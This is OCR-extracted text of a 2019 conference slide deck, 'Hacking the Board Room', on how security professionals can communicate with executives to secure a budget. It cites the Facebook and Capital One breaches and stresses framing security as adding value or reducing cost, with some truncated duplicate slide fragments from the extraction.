Hacking the Board Room

How to talk to executives and secure a budget

Ryan Wisniewski
Principal Security Consultant
Active Defense, LLC

October 25, 2019

@RY_WIZ

https://www.slideshare.net/ryanwisniewski

https://github.com/setoptz/talks


ALWAYS HAVE AN AGENDA

AGENDA

Objective: How to communicate effectively to secure your budget

Topics:


1. Frame the problem
2. Make it real
3. Explain the solution
4. Follow through



For my presentation today, I'll be reading the powerpoint slides word for word.

For my presen
be reading t
slides word
your ecards
someecards.com


DON’T DO THIS



FRAME THE PROBLEM


MORE INVESTMENT = PREVENT ATTACKS!

Spending on cybersecurity in the United States from 2010 to 2018 (in billion $)



© Statista 2019

Global number of cyber security incidents from 2009 to 2015 (in millions)



© Statista 2019

MORE INVESTMENT = PREVENT ATTACKS!

NOVEMBER 1, 2017

Due to investments in infrastructure for growth and **spending to bolster security**, Facebook CFO Dave Wehner said capital expenditures in 2018 are forecast **to double from $7 billion to $14 billion**

SEPTEMBER 28, 2018

On the afternoon of Tuesday, September 25, our engineering team discovered a **security issue affecting almost 50 million accounts**

https://venturebeat.com/2017/11/01/zuckerberg-facebooks-security-investments-will-significantly-impact-profitability/

“**Capital One** was ensnared in one of the largest-ever hacks of a big financial institution. And in the end, **its embrace of cloud services couldn’t save roughly 100 million credit card applicants in the United States from having their data compromised.”**


https://www.washingtonpost.com/technology/2019/07/30/capital-one-looked-cloud-security-its-own-firewall-couldnt-stop-hacker/

“**Capital One** was er
largest-ever hacks c
institutio **of**
cloud se ly 100
million c nts in the
United S their data
compro

What is the main objective of a business?

*Withstanding non-profits, charities, family-owned, or other special cases

The objective of a business is to provide abnormal, long-term returns



FRAME THE PROBLEM

How does this support abnormal, long-term returns?

Does this ADD VALUE or REDUCE COST?

Does this ADD VALUE or REDUCE COST?

PROFIT = REVENUE - COST

UNDERSTAND YOUR BOSS’S BUTTON


- What gets your boss excited?
- What is your boss’s objectives?
- How is your boss’s bonus structured?
- How is your CISO’s bonus structured?


UNDERSTAND YOUR BOSS'S BUTTON

- What gets your boss
- What is your bos
- How is your boss
- How

Find your boss's button and press it as often as possible

FRAME THE PROBLEM

